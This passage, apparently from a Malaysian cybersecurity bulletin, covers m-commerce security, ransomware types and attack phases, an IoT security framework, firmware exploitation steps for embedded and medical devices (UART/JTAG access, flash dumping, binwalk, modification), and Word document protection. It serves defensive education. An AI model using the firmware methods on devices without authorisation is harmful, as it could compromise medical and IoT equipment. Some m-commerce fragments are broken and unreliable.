- Intermediate entity can potentially try to attack the communications between the other two parties. Attacks involve altering the contents or the order of messages and replaying messages sent earlier.

More Points of Attack

- More complex message paths bring in more points of failure and more points of attack. If a portion of the link involves a LAN, then other devices on this network might carry out any the attacks above.

Active Translation

- The best example of server-centric model is Wireless Applications Protocol suite that needs to translate between the user's protocols and those of the kiosk since the client device and kiosk do not speak the same protocols.

Traffic Analysis

- Even if the intermediate entity does not actively modify the messages passing through, it will be aware of the frequency and length of the messages being exchanged. This can potentially lead to a breach of privacy.

Security Solutions Of M-Commerce

M-Commerce provides the following security solutions:

persons, devices or processes. It has two types; forward and backward confidentiality

changed in any way during transmission by outside unauthorized parties. The successful assurance of in-process integrity during an m-Commerce transaction greatly adds to the overall security

Authentication

Authentication means that each of the communicating partners are able to identify each other. The purpose of authentication is to ensure that each party to a transaction is 100% verified, trusted and is not an impostor

Authorization

Authorization steps to verify that the user is allowed to make purchases must also be facilitated

Availability


Availability is where the authorised user has reliable and timely access to personal information so that he/she can adequately perform transactions. Unlike wired services, mobile unavailability of services is a big problem, if not handled properly

Non-repudiation

Non-repudiation is basically the assurance that a user cannot deny that they have carried out a transaction. With m-Commerce transactions, a digital signature is commonly used to ensure that down the line a person cannot later deny that they did not carry out a given transaction

Growth Of M-Commerce In Malaysia

M-Commerce is a growing trend in Malaysia due to a few factors. Smartphone penetration in Malaysia is 57% in 2019 and is forecasted to increase to 61% by 2023. This statistic shows that every 1 in 2 people in Malaysia is a smartphone user.



Source: www.statista.com

Internet Users Survey (IUS) is an annual survey conducted by the Malaysian Communications and Multimedia Commission (MCMC). For 2018, IUS showed that smartphones remained the most common device used to access the Internet – with 9 out of 10 Internet users (93.1%) going online via a smartphone. The e-wallet application has also increased, with 46 e-money issuers licensed by Bank Negara Malaysia (BNM) in 2019.

Conclusion

There are numerous applications for M-Commerce. It is recommended that users are able to identify if the applications to be utilized for payment transactions are as secure as possible. Secure payment mechanisms can set the user's mind at ease to conduct online transactions. M-Commerce also provides convenience for users through mobile devices. This article discussed the general process

and security solutions of M-Commerce, of which satisfying security requirements is the most important goal for M-Commerce system security designers. Security issues disturbing M-Commerce will actually affect billions of customers and organizations due to the vast growth of mobile users.

References

1. Internet-Users-Survey-2018 - MCMC. Retrieved September 23, 2019, from https://www.mcmc.gov.my/skmmgovmy/media/General/pdf/Internet-Users-Survey-2018.pdf.

2. Krishna, P. K. and Muniyal, B. (2014). Mobile Computing and M-Commerce Security Issues. Computer Science & Information Technology. Retrieved August 3, 2019, from https://pdfs.semanticscholar.org/b218/e35ff41c9cc4f1c8bff548b5d08bf3f5bfdb.pdf.

3. List of Regulatees: Bank Negara Malaysia - Central Bank of Malaysia. Retrieved September 18, 2019, from http://www.bnm.gov.my/index.php?ch=ps&pg=ps_regulatees.

4. Malaysia smartphone penetration 2019-2023 - Statista. Retrieved October 16, 2019, from https://www.statista.com/statistics/625418/smartphone-user-penetration-in-malaysia/.

5. Mobile Commerce 101: M-Commerce Trends + Stats - BigCommerce. Retrieved October 7, 2019, from https://www.bigcommerce.com/blog/mobile-commerce/#advantages-and-disadvantages-of-mobile-commerce.

6. Seeburn, K. (2014, September 2). Securing-M-Commerce - Isaca. Retrieved September 24, 2019, from http://m.isaca.org/chapters10/Lusaka/NewsandAnnouncements/Documents/Securing-M-Commerce.pdf.

7. Sridhar, K., Sandeep, M., and Sagar D. 2011. Framework of M-Commerce using ID-Based Cryptography. Journal Computer Science Systems Biology. Retrieved August 1, 2019, from https://www.omicsonline.org/framework-of-m-commerce-using-id-based-cryptography-jcsb.1000050.php?aid=1696.

Ransomware

By | Wira Zanoramy

Introduction

Ransomware is a category of malicious software (malware) that encrypts a victim's files or locks the system. Then ransom is demanded from the owner of the infected system to regain access [1]. Ransomware is intentionally designed to encrypt files with targeted extensions, for example Microsoft Office files, pictures and videos. These kinds of files are deemed to have high personal and production value for both individuals and organizations.

By using several types of attack vectors, such as social engineering, spam e-mail, botnet distribution, evading detection, self-propagation and attacks on computing platforms, ransomware is a dangerous threat to organizations and especially the critical sectors [2], [3]. After managing to land on a victim's computing platform, ransomware will lock files, folders or even the whole computer. The victim is unable to access the files or system until a requested ramsom amount is paid to the attacker [2].

There are two categories of ransomware: crypto and locker ransomware. Once a host is infected, crypto ransomware encrypts the files with the targeted extensions. A ransom note is displayed along with the payment instructions and the attacker will only provide the decryption key for the files if the victim pays.

Meanwhile, locker ransomware only locks the victim's machine but the data and files remain untouched [4]. Locker ransomware also demands ransom pay in order to regain access to the system. The sections below describe the ransomware categories in more detail.

Locker Ransomware

This ransomware locks the device and denies user access to the device and system functionalities without modifying the files stored within [1], [4], [5]. In case of Internet of Things (IoT) devices, a locker ransomware may modify device functionality like disable the user interface, deactivate the built-in sensors and activate a denial-of-service (DoS) attack to disrupt device performance. Locker ransomware is created with the purpose of denying user access to computing resources. This threat typically takes the form of locking the device's user interface (UI), showing a ransom note and then demanding the device owner pay some fee to restore access. Locked computers are often left with limited capabilities, such as only allowing the user to interact with the ransomware and pay the ransom. This means mouse access might be disabled and the keyboard functionality might be limited to numeric keys, letting the victim only type numbers to indicate the payment code [6].

Locker ransomware is designed to only prevent access to the computer interface, leaving the underlying system and files unchanged. This means that the malware could potentially be removed to restore a computer to its original state. This makes locker ransomware less effective at extracting ransom payments compared to its more destructive relative, crypto ransomware. Tech-savvy victims are often able to restore access using various tools and techniques offered by security vendors [6].

Crypto Ransomware

Crypto ransomware encrypts all or selected files and folders on the infected computing platform. In other words, it blocks the user from accessing data [6]. In most cases crypto ransomwares makes use of the public-private key relationship, whereby data is encrypted using public keys and data is decrypted using private keys [5]. After the system is infected, this ransomware disables the user's access to files by encrypting all targeted files. The victim is notified with a threatening ransom message about what has happened to the files and instructions on how to make the ransom payment to obtain the decryption key [4], [7]. The note states that upon paying the ransom, it will be possible for the user to regain access to all encrypted files. To ensure the authorities cannot trace the ransom transaction, the required payment is usually to be made in the form of Bitcoin [3], [5], [8]–[10].

Figure 1. Ransom note created by Gandcrab ransomware




Figure 2. Five phases of a ransomware attack

Phases of a Ransomware Attack

According to [11], a ransomware attack is divided in five phases:

A. Dissemination

Among the most common ways of spreading ransomware is e-mail. Social engineering skill is used to craft messages within e-mails to lead victims to execute attached malicious software.

B. Infection

Infection begins once the malicious payload has landed on the victim's computer. The malicious code is automatically installed in the system, adding new entries in the system logs to ensure it persists every time the computer is restarted.

C. Command & Control (C&C)

During this stage, the ransomware attempts to communicate with the server that controls it. This is to obtain the encryption keys and other instructions. The way ransomware communicates with the server varies between ransomware families. In some cases, communication can be via a simple http channel without encryption or more complex channels such as the TOR network to access the controller server.

D. Encryption

The ransomware starts encrypting all identified files using the instructions and keys sent by the server.

E. Blackmail

After the files are fully encrypted, the user is alerted about the activity. A window is displayed indicating instructions to follow in order to consign the payment and release the encrypted data. Figure 2 is a summary of the five ransomware attack phases.

Ransomware Detection

Detecting the presence of ransomware in a system can be a difficult task, and identifying it even before it begins the encryption stage is even harder. Current approaches of ransomware detection are highly dependent on signature [12]. If the ransomware's signature is not present in the anti-malware database, then it will not be detected.

Existing detection approaches include signature-based and behavioral-based ransomware detection techniques. A detection system may consider static features (e.g. entropy of bytes, Program Executable (PE) imports, and ASCII printable strings) to identify malware, and a system with dynamic analysis usually focuses on the application's Windows API calls or network behavior.

Although static features can be useful for characterizing malware samples, attackers can easily obfuscate the malware code to complicate static analysis. Also, most ransomware behavior detection solutions rely on filesystem and registry events to identify malicious behavior. Most ransomware detection solutions rely on the dynamic behavior of applications such as registry changes and filesystem activities to identify malicious applications [13].




Figure 3. List of sources that can be used to identify the presence of ransomware on a Windows host

Conclusion

With the many variants produced on a daily basis, ransomware detection is a resource-consuming task. There is a need to build better and faster ransomware detection mechanisms to prevent more damage to IT resources.

References

1. S. Maniath, A. Ashok, P. Poornachandran, V. G. Sujadevi, A. U. P. Sankar, and S. Jan, "Deep learning LSTM based ransomware detection," 2017 Recent Dev. Control. Autom. Power Eng. RDCAPE 2017, vol. 3, pp. 442–446, 2018.

2. A. Kharaz, S. Arshad, C. Mulliner, W. Robertson, C. Mulliner, and W. Robertson, "UNVEIL: A Large-Scale, Automated Approach to Detecting Ransomware," 2016.

3. S. Homayoun, A. Dehghantanha, M. Ahmadzadeh, S. Hashemi, and R. Khayami, "Know Abnormal, Find Evil: Frequent Pattern Mining for Ransomware Threat Hunting and Intelligence," IEEE Trans. Emerg. Top. Comput., vol. 6750, no. c, pp. 1–1, 2017.

4. P. B. Pathak and Y. M. Nanded, "A Dangerous Trend of Cybercrime: Ransomware Growing Challenge," Int. J. Adv. Res. Comput. Eng. Technol., vol. 5, no. 2, pp. 371–373, 2016.

5. I. Yaqoob et al., "The rise of ransomware and emerging security challenges in the Internet of Things," Comput. Networks, vol. 0, pp. 1–15, 2017.

6. K. Savage, P. Coogan, and H. Lau, "The Evolution of Ransomware," Secur. Response, p. 57, 2015.

7. A. Continella et al., "ShieldFS : A Self-healing , Ransomware-aware Filesystem," 2016.

8. R. Brewer, "Ransomware attacks: detection, prevention and cure," Netw. Secur., vol. 2016, no. 9, pp. 5–9, 2016.

9. D. Sgandurra, L. Muñoz-González, R. Mohsen, and E. C. Lupu, "Automated Dynamic Analysis of Ransomware: Benefits, Limitations and use for Detection," 2016.

10. Z. A. Genç, G. Lenzini, and P. Y. A. Ryan, "The Cipher, the Random and the Ransom: A Survey on Current and Future Ransomware," 2017.

11. L. J. G. Villalba, A. L. S. Orozco, A. L. Vivar, E. A. A. Vega, and T.-H. Kim, "Ransomware Automatic Data Acquisition Tool," IEEE Access, vol. 3536, no. c, pp. 1–1, 2018.

12. C. Moore, "Detecting ransomware with honeypot techniques," Proc. - 2016 Cybersecurity Cyberforensics Conf. CCC 2016, pp. 77–81, 2016.

13. S. Homayoun et al., "DRTHIS: Deep ransomware threat hunting and intelligence system at the fog layer," Futur. Gener. Comput. Syst., vol. 90, pp. 94–104, 2019.

Cybersecurity Malaysia Internet Of Things (IoT) Security Framework

By | Fateen Nazwa binti Yusof, Muhammad Izzat bin Yahood & Mohamad Nasrul Taufiq Bin Salleh

The Internet of Things (IoT) is a powerful industrial system through which end devices are interconnected and automated, allowing the devices to analyse data and execute actions based on the analysis. The interconnection enables the transfer of data over the network without the need for human-human or human-computer interaction. Now IoT is recognized as one of the most important technological fields and has received enormous attention from various key players.

The key players in the Internet of Things (IoT) can generally be categorized into providers and consumers. Providers are those who supply services or devices in the IoT ecosystem. Device manufacturers, service providers, vendors and retailers are some examples of providers. Meanwhile, consumers are the end users of IoT devices, products and ecosystem.

The security and threat landscape in IoT are constantly changing as new and more sophisticated attacks are developed to take advantage of newly discovered vulnerabilities. What was previously in the realm of the theoretical may become very practical when new techniques are made available to security researchers and attackers alike.

An example of a security attack in the IoT ecosystem is related to the healthcare industry. A California hospital was attacked by ransomware that infected its network systems [1]. The attacker took control of the hospital's computer system and stated that access would only be granted when a $17,000 redemption fee is paid in Bitcoin currency. Based on this case study, all medical equipment manufacturers and service providers should take preliminary action by performing audits to test equipment vulnerabilities and update their response plans to protect organizations against cyberattacks.

CyberSecurity Malaysia (CSM) developed an Internet of Things (IoT) Security Framework that serves as a guide to key players in developing, deploying and using IoT technology in a secure ecosystem. The framework is illustrated in Figure 1.




Figure 1: CyberSecurity Malaysia's Internet of Things (IoT) Security Framework [3]

Based on research and a study by CSM, IoT is exposed to various cyber threats. This security framework was developed to improve the security of the IoT ecosystem and is suitable for use by various sectors. The framework is divided into 4 layers: 1. Things, 2. Communication, 3. Application and 4. Data Analytics. Each layer lists components for securing the implementation of the IoT ecosystem. A brief explanation of each component in the framework is provided in Table 1.

Layer	Explanation	
Layer 1 (Things)	Quality of Network Performance	Refers to network performance of IoT devices in terms of efficiency and real-time data transmission.
	Trusted devices	Refers to the trustworthiness of the IoT devices in the IoT ecosystem.
	Firmware	Refers to secure software programmed into IoT devices to guarantee trustworthiness and protection against tampering and attacks.
	Localization	Refers to the accuracy of IoT device location within the IoT network to avoid IoT device mislocation and to ensure the accuracy of the data received.
Layer 2 (Communication)	Protocol	Refers to protocols used for communication between IoT devices, such as Radio-Frequency Identification (RFID), Bluetooth, Message Queuing Telemetry Transport (MQTT), Zigbee and others.
	Gateway	Refers to devices that control data exchanges in an IoT ecosystem. These devices will process data before transmitting inbound or outbound packets in the IoT network.
	Wired/ Wireless Network	Refers to network technology used for connectivity in an IoT ecosystem. These network technologies need to be identified either via Ethernet or wireless such as Wi-Fi and cellular networks.
Layer 3 (Applications)	Applications	Refers to applications developed for end users to perform certain functions in the IoT ecosystem. Focus is on providing a secure interface for end users.
	Storage	Refers to the process of storing data from sensors into storage devices by using computing technology or cloud technology.
	Platform	Refers to the support software that connects edge hardware, access points and data networks to other parts like the applications in the IoT ecosystem.
Layer 4 (Data Analytics)	Data analytics	Refers to the process of examining, transforming and modeling raw data to obtain accurate and useful data.
	Trusted analytics	Refers to the mechanisms and processes for improving data quality and verifying the reliability of data received from IoT devices.
	Predictive analytics	Refers to the analysis of data obtained from IoT devices, which is used to predict the best course of action in a current situation.

Table 1: IoT Security Framework [2]




Figure 2: Example of IoT Ecosystem in the Healthcare Industry

Figure 2 illustrates the IoT ecosystem in the healthcare industry. First, IoT medical devices collect data related to patients' conditions using sensors attached to the patients. An IoT medical device may be a temperature sensor, blood pressure sensor, pulsioximeter or other medical sensor. The data is then sent to the cloud via a network gateway. The data stored in the cloud will be used for further monitoring and data analytics purposes. This data can be displayed on desktops, smartphones or even smartwatches. Thus doctors in hospitals are able to monitor patients' conditions even when the patients are at home. Any alert triggered will inform the patient, guardian as well as doctor, so the emergency patient can be treated at a suitable medical facility as soon as possible.

One of the main challenges in implementing IoT is ensuring security and privacy in the IoT ecosystem. As more organizations are heading towards IoT technology, some disregard the importance of the security aspect in IoT deployment. The CSM IoT Security Framework acts as an initial guideline for key players to develop, deploy and implement a secure and trusted IoT ecosystem. Emphasis is on the Confidentiality, Integrity and Availability (CIA) triad in the framework to reduce cyber threats to a minimum and at the same time preserve data security and privacy in the IoT ecosystem.

References

1. Evans, C. (17 February, 2016). California hospital computer system taken "hostage". Retrieved from CBS News: https://www.cbsnews.com/news/california-hospital-computer-system-taken-hostage-by-hackers/

2. Malaysia, C. (2018). Centre of Excellence (CoE): Internet of Things (IoT) Blueprint. CyberSecurity Malaysia.

3. Malaysia, C. (2019). CyberSecurity Malaysia Internet of Things (IoT) Security Guideline. 2019.

Firmware Exploitation Against Embedded Devices In Internet Of Things (IoT) Environment

By | Fateen Nazwa binti Yusof, Shazwani Salleh & Nurul Syazwani Kamarulzaman

Introduction

The Internet of Things (IoT) is an interconnected computerized device system. In it, mechanical and digital machines, objects, animals and people are provided with unique identifiers (UIDs) and the ability to transfer data over networks without the need for human-human or human-computer interaction.

Embedded devices are one of the key components in the IoT environment. Medical embedded devices for instance are increasingly being connected to networks to provide up-to-the-minute information. Most medical devices and equipment of all types are vulnerable. These include consumer devices, the associated mobile environment, from implantable devices to pedometers, bedside monitoring equipment, insulin pumps, pacemakers and biomarkers that measure medication adherence of the elderly. However, greater connectivity poses greater risk and it is thus easier for intruders to access devices connected to a network and the Internet.

Common vulnerabilities found in embedded devices aside from using the default vendor-provided credentials are related to firmware. Firmware is a specific type of software embedded in the hardware of medical devices and is developed to perform a predetermined set of functions for a hardware or an embedded device. Firmware is stored in non-volatile memory such as flash memory (e.g. NOR flash or NAND flash) or EEPROM. In cybersecurity, firmware exploitation is executed in order to identify the security weaknesses and potential exposures to threats in target systems. The way firmware exploitation is executed is discussed and explained in the next section.

Methodology of Firmware Exploitation




Figure 1: Steps in Firmware Exploitation of Embedded Devices

Figure 1 shows the 5 main steps in firmware exploitation of embedded devices. These are information

gathering, debugging interface exploitation, firmware acquisition, firmware unpacking and firmware modification. The details of each step are given in Table 1.

Step	Explanation
Information Gathering	• Information gathering is the manual analysis of embedded devices. This involves a documentation review to identify the functional requirements and find the default settings or configuration of the embedded devices. • For the purpose of information gathering, a datasheet for each board component is referred to for the process of pin map analysis. • Other methods that can be considered are Internet search (FCC ID Search), dumpster diving or social engineering.
Debugging Interface Exploitation	• Debugging interface exploitation is required after pin map analysis to identify the Universal Asynchronous Receiver-Transmitter (UART) and Joint Test Action Group (JTAG) interface. • This phase includes getting the debugging shell and system shell through the interface for the next phase (firmware acquisition). • Some security tools used in this phase are logic analyzer, multimeter and Putty software.
Firmware Acquisition	• Firmware acquisition is the process of acquiring the firmware from flash memory and dumping it into the host computer for analysis. • There are three methods of firmware acquisition: · Read the flash memory directly · Via the JTAG interface · Via the root or debug console • Reading the flash memory directly can be categorized into two more methods, which are non-invasive and invasive. • Non-invasive is the process of reading firmware stored in flash memory without de-soldering (tearing down) the device. • Invasive is the process of de-soldering the flash memory from circuit boards in situations whereby another component of the circuit board might interfere with the attempt to read the flash memory.
Firmware Unpacking	• Firmware unpacking is the process of extracting and analysing the firmware contents. • The vital part of firmware that needs to be extracted is a file system image, such as executable, compressed, image, text or html file. • This phase also includes firmware layout analysis to determine the location of the file system and data files that are stored in the firmware using signature analysis and entropy analysis. • Signature analysis refers to the method of identifying files in the firmware images and their location. This is helpful for understanding the general structure of the firmware. • Entropy analysis refers to the analysis of firmware based on a measurement of randomness in a given set of data. Through this analysis, types of data blocks can be identified as shown in Figure 2 below.

Firmware Modification	• The firmware modification process includes code disassembling and debugging, which helps to identify known libraries and functions of firmware. • With skills such as parsing, source code inspection and reverse engineering, the original code could be modified to test whether the system is securely programmed. • For example, if it is allowed to upgrade or downgrade the firmware via a web application, it can be considered as high risk because the device could be exposed to known threats. • Other possible attacks include buffer overflow, hash length extension attacks and side channel attacks.

Table 1: Explanation of Firmware Exploitation Steps




Figure 2: Type of firmware data block based on entropy analysis

Figure 2 shows the result of entropy analysis of a firmware using a security tool called 'binwalk'. Based on the figure, the compressed or encrypted data block is represented by less scattered signals and the entropy value is close to 1. Usually, this compressed or encrypted data block contains the required file system image.

Conclusion

The goal of firmware exploitation is to demonstrate the existence or absence of known vulnerabilities, which could be exploited by attackers. From the viewpoint of attackers, embedded devices can be approached in two ways: embedded device as a tool or embedded device as a target. If the embedded device is approached as a target, it could lead to bigger critical consequences such as allowing attackers to remotely take over and control the system. One case study is from the healthcare industry. The US Food and Drug Administration advised hospitals not to use the infusion system by Symbiq Hospira Inc. as security vulnerabilities found on the system could allow unauthorized users to control the device and change the dosage provided by the pump to cause harm to critical patients [3].

IoT fosters billions of devices, people and services connecting and exchanging useful information and data. Since the IoT system will always exist and is so widespread, security and privacy issues will continue to arise. Manufacturers should focus on protecting embedded devices and the associated computers, networks, programs and data from unintended or unauthorized threats to ensure reliable, efficient and effective security as well data privacy for embedded devices.

References

1. Kim, T.-i. (2018). IoT/Embedded Device Hacking Training. Korea.

2. Rao, S.; Chendanda, D.; Deshpande, C.; Lakkundi, V. Implementing LWM2M in constrained IoT devices. In Proceedings of the 2015 IEEE Conference on Wireless Sensors (ICWiSe), Melaka, Malaysia, 24–26 August 2015; pp. 52–57.


3. 'Thousands' of known bugs found in pacemaker code. (2017, May 25). Retrieved from BBC News: https://www.bbc.com/news/technology-40042584

How To Protect Microsoft Office 365 Word Documents

By | Abdullah Hakim Abdullah Zamli

The purpose of using Microsoft Word is to write a document, whether it is a proposal, story or idea that can be translated into text. With many hours spent writing, surely every writer wants to ensure their documents are safe from other people reading or modifying them. The Office 365 version of Microsoft Word already provides the protection option for use according to needs. This protection option to secure documents includes:


1. Always open read-only
2. Password-protect
3. Restrict editing
4. Add a Digital Signature
5. Mark as Final



1. Always open read-only

This function is to prevent accidental changes by asking readers to opt in to edit. The read-only notification will appear every time a user opens the document. The purpose of the read-only notification is to act as a reminder to users that this document cannot be edited or modified since it gives permission to read only.


To use this function:
File >Info > Protect Document > Always Open Read-Only



2. Password-protect

This function is to prevent outsider access to the document content. Users need to insert a password before the document can be opened.


To use this function:
File >Info > Protect Document > Encrypt with Password



3. Restrict editing

